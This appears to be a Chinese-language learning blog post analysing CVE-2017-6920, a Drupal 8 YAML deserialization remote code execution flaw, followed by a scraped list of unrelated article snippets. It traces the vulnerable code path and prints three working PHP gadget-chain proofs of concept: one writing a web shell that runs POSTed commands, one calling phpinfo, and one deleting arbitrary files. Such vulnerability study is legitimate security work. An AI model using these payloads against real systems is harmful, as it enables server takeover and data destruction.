
代码审计之CVE-2017-6920 Drupal远程代码执行漏洞学习
1.背景介绍:
CVE-2017-6920是Drupal Core的YAML解析器处理不当所导致的一个远程代码执行漏洞,影响8.x的Drupal Core。
Drupal介绍:
Drupal 是一个由Dries Buytaert创立的自由开源的内容管理系统,用PHP语言写成。在业界Drupal常被视为内容管理框架(CMF),而非一般意义上的内容管理系统(CMS)。
Drupal目录:
/vendor – Drupal Core所依赖的后端库
/profile – 贡献和自定义配置文件
/libraries – 第三方库
/core /lib – Drupal核心类
/core /assets – Core使用的各种外部库
/core /misc – Drupal Core所依赖的前端代码
/core /includes – 低级别为模块化的功能。比如模块系统本身
/core /modules – Drupal核心模块
/core /profiles – Drupal Core安装配置文件
YAML 介绍:
YAML是“YAML不是一种标记语言”的外语缩写,但为了强调这种语言以数据做为中心,而不是以置标语言为重点,而用返璞词重新命名。
它是一种直观的能够被电脑识别的数据序列化格式,是一个可读性高并且容易被人类阅读,容易和脚本语言交互,用来表达资料序列的编程语言。
它是类似于标准通用标记语言的子集XML的数据描述语言,语法比XML简单很多。
2.修复方法:
static $init;

if (!isset($init))

{ // We never want to unserialize !php/object.

ini_set('yaml.decode_php', 0);

$init = TRUE;

}
因为通过设置Init_set(),将限制yaml的decode函数的功能,从而防止反序列化php的对象类型序列化数据
3.漏洞分析:
在yaml.php中存在以下decode函数的调用

所以需要在yaml类所在的文件中找decode函数,此decode函数中调用了静态方法getSerializer()函数

此方法说明此时应用会判断用什么类来解析yaml数据,如果存在yaml扩展,就调用yamlpecl来处理,否则就使用yamlsymfony类来处理,此时要寻找的漏洞点
需要满足调用了yaml类的decode函数并且传给decode函数的入口参数必须是我们可以控制的,所以需要去找这样的函数

在core/modules/config/src/Form/ConfigSingleImportForm.php中存在decode函数的调用

这里调用了$form_stare的getValue()方法,这里要求我们必须熟悉drupal这个框架,知识储备:
在处理表单时,有3个变量非常重要。
第一个就是$form_id,它包含了一个标识表单的字符串。
第二个就是$form,它是一个描述表单的结构化数组。
第三个就是$form_state,它包含了表单的相关信息,比如表单的值以及当表单处理完成时应该发生什么。
drupal_get_form()在开始时,首先会初始化$form_state。
说明$form_state变量将会存储我们在表单中提交的值,那么getValue是干啥的,我们继续跟进一下,在FormStateInterface.php中声明了getvalue函数的定义,具体的方法体在FormStateInterface.php中


此文件继承了FormStateInterface接口,并且使用了FormStateValuesTrait,此时又需要了解需要学trait
Trait 是为类似PHP 的单继承语言而准备的一种代码复用机制。Trait 为了减少单继承语言的限制,使开发人员能够自由地在不同层次结构内独立的类中复用method。

在FormStateValuesTrait.php中实现了getvalue()函数的方法体,在getvalue()函数中,将会调用NestedArray的getvalue函数,将会把我们之前"import"键所对应的值返回,即此时yaml::decode就接收到我们传递过去的payload了
4.本地测试:
首先在其composer.json中寻找其加载了哪些代码库

1.存在guzzlehttp,因此可以利用其进行任意写文件,Guzzlehttp/guzzle代码库所存在的file_put_contents()
<?php

require __DIR__.'/vendor/autoload.php';

use GuzzleHttp\Cookie\FileCookieJar;

use GuzzleHttp\Cookie\SetCookie;

$tr1ple = new FileCookieJar('/tmp/shell.txt');

$payload = '<?php echo system($_POST[\'cmd\']); ?>';

$data=array(

    'Name' => "tr1ple",

    'Value' => "Arybin",

    'Domain' => $payload,

    'Expires' => time()

);

$tr1ple->setCookie(new SetCookie($data));

file_put_contents('./exp',addslashes(serialize($tr1ple)));
导出到文件因为直接写出来会有不可见字符, 写在tmp目录是因为所使用的docker环境,写入文件到www下权限不对,序列化后的数据必须对其中的引号进行转义
结果:


注意:payload前面需要加上yaml的!php/object tag(注意一定要转义),并且因为$data字段有Expire键,因此payload过一段时间将会失效,所以再次利用时需要重新生成payload
Expires:
Cookie 过期的时间。这是个 Unix 时间戳,即从 Unix 纪元开始的秒数。

换而言之,通常用 time() 函数再加上秒数来设定 cookie 的失效期。
2.利用Guzzlehttp/psr中的FnStream

如上图所示,在析构函数中,将会调用call_user_func()函数
call_user_func — 把第一个参数作为回调函数调用

第一个参数 callback 是被调用的回调函数,其余参数是回调函数的参数。

而此时call_user_func()的入口参数只有一个,那么我们此时只能调用无参函数来测试,我们看一下其构造方法,入口参数为数组,并且将会遍历数组,将数组的键名前添加“_fn_”前缀,因为我们需要传递array("close"=>"phpinfo")作为入口参数
-
poc如下:
<?php

require __DIR__."/vendor/autoload.php";

use GuzzleHttp\Psr7\FnStream;

$payload = array(

"close" => "phpinfo"

);

$tr1ple = new FnStream($payload);

file_put_contents("exp1",addslashes(serialize($tr1ple)));


结果:
3.利用/vendor/symfony/process/Pipes/WindowsPipes.php中的unlink导致任意删除
在其89行的析构函数中,存在removeFiles()函数,我们跟进一下

在196行中我们可以看到这个函数将会遍历$files变量,取出文件名,然后将文件删除,而files变量是类的私有成员变量


poc为:
这个poc并没有用到use,因为我们不需要导入windowspipes这个类,我们只需要在实例化这个类后给其私有变量赋值即可,也就是不存在给其构造函数传递参数
<?php

namespace Symfony\Component\Process\Pipes;

class WindowsPipes{

private $files = array('/tmp/tr1ple.txt');

}

$tr1ple = new WindowsPipes();

file_put_contents("exp3",addslashes(serialize($tr1ple)));
reference:
1.https://paper.seebug.org/334/
感想:
第一次尝试着去针对CVE去熟悉一个cms框架,这种学习的方法的确让人短时间了解了很多我之前都不会的知识,从接受恶意输入,到触发漏洞函数整个流程,非常可惜的一点是由于测试使用的是docker上的环境,
我想使用断点调试,但是调试docker里面的php配置起来太麻烦了,并且网上的方法不适用与目前的环境,还是自己对docker的使用不够熟悉,折腾了半天还是没能搭建成调试环境。但是也体会到开发中常用的开发技巧,
以及想要挖掘漏洞,除了需要掌握安全知识,也需要掌握一定的开发知识。
代码审计之CVE-2017-6920 Drupal远程代码执行漏洞学习的更多相关文章
- CVE-2017-6920 Drupal远程代码执行漏洞学习
1.背景介绍: CVE-2017-6920是Drupal Core的YAML解析器处理不当所导致的一个远程代码执行漏洞,影响8.x的Drupal Core. Drupal介绍:Drupal 是一个由 ...
- Drupal 远程代码执行漏洞(CVE-2018-7602)
影响版本 Drupal Core 存在一个远程代码执行漏洞,影响 7.x 和 8.x 版本 如下图所示,执行以下命令即可复现该漏洞.示例命令为id,如图红框中显示,可以执行该命令. 检测 python ...
- Drupal 远程代码执行漏洞(CVE-2019-6339)
影响版本 Drupal core 7.62之前的7.x版本.8.6.6之前的8.6.x版本和8.5.9之前的8.5.x版本 poc https://github.com/thezdi/PoC/blob ...
- Drupal Drupalgeddon 2 远程代码执行漏洞(CVE-2018-7600)
影响版本 Drupal 6.x,7.x,8.x Drupal 是一款用量庞大的CMS,其6/7/8版本的Form API中存在一处远程代码执行漏洞 脚本检测
- 【漏洞公告】CVE-2017-12615/CVE-2017-12616:Tomcat信息泄漏和远程代码执行漏洞
2017年9月19日,Apache Tomcat官方确认并修复了两个高危漏洞,漏洞CVE编号:CVE-2017-12615和CVE-2017-12616,该漏洞受影响版本为7.0-7.80之间,在一定 ...
- Office CVE-2017-8570远程代码执行漏洞复现
实验环境 操作机:Kali Linux IP:172.16.11.2 目标机:windows7 x64 IP:172.16.12.2 实验目的 掌握漏洞的利用方法 实验工具 Metaspliot:它是 ...
- 【漏洞公告】Tomcat信息泄漏和远程代码执行漏洞:CVE-2017-12615/CVE-2017-12616
2017年9月19日,Apache Tomcat官方确认并修复了两个高危漏洞,漏洞CVE编号:CVE-2017-12615和CVE-2017-12616,该漏洞受影响版本为7.0-7.80之间,在一定 ...
- Apache Struts 远程代码执行漏洞(CVE-2013-4316)
漏洞版本: Apache Group Struts < 2.3.15.2 漏洞描述: BUGTRAQ ID: 62587 CVE(CAN) ID: CVE-2013-4316 Struts2 是 ...
- MongoDB ‘conn’Mongo 对象远程代码执行漏洞
漏洞名称: MongoDB ‘conn’Mongo 对象远程代码执行漏洞 CNNVD编号: CNNVD-201307-497 发布时间: 2013-07-25 更新时间: 2013-07-25 危害等 ...
随机推荐
- Jmeter 发送json
阅读更多 使用jmeter发送json数据.方法有三种 原创,转载请注明出处 1.利用CSV Data set Config. 参考: http://demi-panda.com/2013/01/08 ...
- linux 在启动时获得专用的缓冲
如果你真的需要一个大的物理上连续的缓冲, 最好的方法是在启动时请求内存来分配它. 在启动时分配是获得连续内存页而避开 get_free_pages 施加的对缓冲大小限制的唯一 方法, 不但最大允许大小 ...
- ppk on javascript 笔记(六)--BOM
浏览器对象模型(Browser Object Model)是语言核心和DOM之间的一个过渡层,这个过渡层特指Javascript的客户端实现,它的主要任务是管理浏览器窗口并使得它们可以彼此通信.win ...
- vue2.x+elelmentUI@3.5 表格
<template> <section> <el-row> <el-col :span="16"> <!--表单--> ...
- 牛客小白月赛15A 斑羚飞渡
链接:https://ac.nowcoder.com/acm/contest/917/A 时间限制:C/C++ 1秒,其他语言2秒 空间限制:C/C++ 131072K,其他语言262144K 64b ...
- IdentityServer4 Resources
原文地址 Resources 的定义 通常在系统中是顶一个需要保护的资源.这些资源可是用户的信息,比如身份信息或者邮箱地址,也可以是某些API的访问权限. Note: 可以通过C#的对象模型或者通过数 ...
- MYSQL 查询日期最大的那条记录
首先把官网示例拿出来: 连接查询比子查询性能更好 3.6.4 The Rows Holding the Group-wise Maximum of a Certain Column Task: For ...
- Apache的DBUtils框架学习(转)
一.commons-dbutils简介 commons-dbutils 是 Apache 组织提供的一个开源 JDBC工具类库,它是对JDBC的简单封装,学习成本极低,并且使用dbutils能极大简化 ...
- 使用 Visual Studio Code 进行远程开发
使用 Visual Studio Code 进行远程开发 在完成了 AT 指令入门的学习之后,接下来就要使用 AT 指令进行 Socket 通信了.问题在于,之前 .NET 的 Socket 编程只需 ...
- 「洛谷P1196」「NOI2002」银河英雄传说 解题报告
P1196 [NOI2002]银河英雄传说 题目描述 公元五八○一年,地球居民迁至金牛座α第二行星,在那里发表银河联邦创立宣言,同年改元为宇宙历元年,并开始向银河系深处拓展. 宇宙历七九九年,银河系的 ...